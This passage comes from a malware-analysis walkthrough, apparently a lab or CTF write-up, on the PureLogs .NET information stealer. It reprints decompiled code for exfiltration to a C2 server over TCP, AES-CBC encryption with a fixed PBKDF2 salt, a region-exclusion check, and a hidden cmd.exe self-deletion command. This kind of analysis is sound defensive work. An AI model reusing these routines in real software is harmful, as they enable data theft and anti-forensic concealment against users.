
The malware gathers extensive hardware and software details from the infected machine:

- User identification: Username (GClass0.GClass1.smethod_1()) and domain name
- Hardware specifications: GPU model, CPU information, RAM capacity
- System configuration: Windows version, system architecture (32/64-bit), screen resolution
- Security software: Installed antivirus products
- Timestamp: Current date and time of infection

### Geographic and Network Data

The malware queries geolocation services to determine the victim's location and network information including country, city, region, ZIP code, public IP address, and timezone.

Press enter or click to view image in full size



### Question 10: What regex pattern does PureLogs use to find Steam session tokens?

**Hint:** Search for "steam" references inside the `Class5` class to identify the regex pattern used for extracting Steam session tokens.

### Question 11: PureLogs adds a unique tag to the stolen data before sending it to the attacker. What is the exact string it adds to identify this specific build of the malware?

PureLogs adds a unique tag to the stolen data before sending it to the attacker. What is the exact string it adds to identify this specific build of the malware?

Hint: You will find it in the GClass4 class.

## Location Identifications

The malware implements geographic filtering to avoid infecting systems in specific regions, likely to evade law enforcement or reduce attention from certain countries.

The smethod_0() function performs comprehensive location checks to determine if the victim is located in Commonwealth of Independent States (CIS) countries or Russian-speaking regions.

The malware queries multiple data points to ensure accurate geographic identification:

The malware checks against two-letter ISO country codes for the following nations:

- RU — Russia
- AZ — Azerbaijan
- AM — Armenia
- BY — Belarus
- KZ — Kazakhstan
- KG — Kyrgyzstan
- MD — Moldova
- TJ — Tajikistan
- TM — Turkmenistan
- UZ — Uzbekistan

Press enter or click to view image in full size


## Command and Control (C2) Communication

## Question 12: What port number does PureLogs use to communicate with its Command and Control (C2) server?

Analysis of network communication indicators reveals TCP client implementation containing hardcoded IP address and port number strings for C2 connectivity.

Press enter or click to view image in full size

```
byte[] array2 = Class14.smethod_1(Class14.smethod_3(array));
int i = 0;
while (i <= 5)
{
    try
    {
        using (TcpClient tcpClient = new TcpClient(GClass4.string_15, Convert.ToInt32(GClass4.string_16)))
        {
            using (NetworkStream stream = tcpClient.GetStream())
            {
                stream.Write(BitConverter.GetBytes(array2.Length), 0, 4);
                stream.Write(array2, 0, array2.Length);
                break;
            }
        }
    }
    catch
    {
        i++;
        Thread.Sleep(1000);
    }
}
```


```
public static string string_15 = "[redacted]";

// Token: 0x0400004D RID: 77
public static string string_16 = "[redacted]";
```

## AES Encryption

AES (Advanced Encryption Standard) is a symmetric encryption algorithm, meaning it uses the same key to both encrypt and decrypt data.

Press enter or click to view image in full size




### AES Modes of Operation

AES operates on **128-bit blocks** only. To encrypt longer messages, we use modes of operation — these are often referred to as “AES methods” in practice.

| Mode | Full Name | How It Works | Notes |
|---|---|---|---|
| ECB | Electronic Codebook | Each block encrypted separately. | ❌ Not secure — patterns leak. |
| CBC | Cipher Block Chaining | Each block XORed with the previous ciphertext block before encryption. | ✅ Common and secure (needs IV). |
| CFB | Cipher Feedback | Turns AES into a **stream cipher** — encrypts small chunks. | ⚙️ Used for streaming data. |
| OFB | Output Feedback | Similar to CFB but precomputes keystream. | ⚙️ Useful for noisy channels. |
| CTR | Counter Mode | Encrypts a counter value for each block, then XORs with plaintext. | 🚀 Fast and parallelizable. |
| GCM | Galois/Counter Mode | Like CTR, but adds authentication tag (checks integrity). | 🔒 Modern, used in HTTPS & VPNs |

## Question 13: What mode of AES does PureLogs use to encrypt stolen data?

What mode of AES does PureLogs use to encrypt stolen data?

```
internal static byte[] Encrypt(byte[] plainBytes, byte[] passwordBytes)
{
    byte[] encryptedBytes = null;

    byte[] salt = new byte[]
    {
        117, 45, 158, 253, 184, 172, 96, 158,
        239, 125, 30, 70, 145, 225, 3, 161
    };
    using (MemoryStream ms = new MemoryStream())
    {
        using (RijndaelManaged aes = new RijndaelManaged())
        {
            aes.KeySize = 256;
            aes.BlockSize = 128;

            Rfc2898DeriveBytes keyGen = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            aes.Key = keyGen.GetBytes(aes.KeySize / 8);
            aes.IV = keyGen.GetBytes(aes.BlockSize / 8);
```

```
            aes.Mode = CipherMode.CBC;


            using (CryptoStream cs = new CryptoStream(ms, aes.CreateEncryptor(), CryptoStreamMode.Wr
            {
                cs.Write(plainBytes, 0, plainBytes.Length);
                cs.Close();
            }
            encryptedBytes = ms.ToArray();
        }
    }
    return encryptedBytes;
}
```

### Why It's CBC Mode

In the encryption function, the code sets:

```
rijndaelManaged.Mode = 1;
```

The number **1** corresponds to the **CBC mode** in the `CipherMode` enumeration:

| CipherMode Enum | Value | Description |
|---|---|---|
| ECB | 0 | Electronic Codebook |
| CBC | 1 | Cipher Block Chaining |
| CFB | 2 | Cipher Feedback |
| OFB | 3 | Output Feedback |
| CTS | 5 | Cipher Text Stealing |

### Question 14: What is the length (in bytes) of the derived Initialization Vector (IV) used in the encryption?

**Hint:** Default is 128 bit, so just do: 128 / 8 = Answer

### Question 15: What algorithm is used to derive the AES key and IV from the SHA-512 hash in PureLogs?

What algorithm is used to derive the AES key and IV from the SHA-512 hash in PureLogs?

**Based on this line:**

Rfc2898DeriveBytes keyGen = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);

In .NET, the class **Rfc2898DeriveBytes** is **Microsoft's implementation of the PBKDF2 algorithm**. Its name literally comes from the standard that defines PBKDF2:

**RFC 2898** → "PKCS #5: Password-Based Cryptography Specification Version 2.0"So whenever you see this class being used, you can directly conclude: The program is using PBKDF2.

## Question 16: What fixed salt value is used in the PBKDF2 function in PureLogs (in hex starts as 0x)?

What fixed salt value is used in the PBKDF2 function in PureLogs (in hex starting with 0x)?

**Hint:** You will find an array containing data in decimal format. Convert it to hex and start it with **0x**

## Self Deletion

The malware implements a self-deletion mechanism to remove traces of its execution from the infected system.

1. `/C` — Executes the command and terminates
2. `choice /C Y /N /D Y /T 3` — Waits 3 seconds before proceeding
3. `/C Y` — Accepts only 'Y' as valid input
4. `/N` — Hides choice list
5. `/D Y` — Default choice after timeout
6. `/T 3` — Timeout in 3 seconds
7. `&` — Command separator
8. `Del "<path>"` — Deletes the malware executable

```
internal static void smethod_2()
{
    try
    {
        Process.Start(new ProcessStartInfo
        {
            Arguments = "/C choice /C Y /N /D Y /T 3 & Del \"" +
                        Assembly.GetExecutingAssembly().Location + "\"",
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true,
            FileName = "cmd.exe"
        });
        Environment.Exit(0);
    }
    catch
```

```
    {
        Environment.Exit(0);
    }
}
```

Press enter or click to view image in full size


## Conclusion

The PureLogs Stealer is a highly modular information stealer integrating multi-layered .NET obfuscation, AES-256 encryption, and strong anti-analysis features. Its detailed encryption design using CBC mode and PBKDF2 key derivation ensures secure exfiltration, while evasion mechanisms hinder dynamic or sandboxed examination.

This sample reflects the increasing sophistication of commodity stealers, merging C2 resilience, cryptographic rigor, and AI-resistant evasion measures — emphasizing the need for proactive detection engineering and machine-assisted malware analysis workflows.

## References

1. Simplilearn. “AES Encryption: Secure Data with Advanced Encryption Standard (AES).” Retrieved October 2025. https://www.simplilearn.com/tutorials/cryptography-tutorial/aes-encryption

2. DExpose.io. “PureLogger Deep Analysis: Evasion, Data Theft, and Encryption Mechanism.” Published August 2025. https://www.dexpose.io/purelogger-deep-analysis-evasion-data-theft-and-encryption-mechanism/

---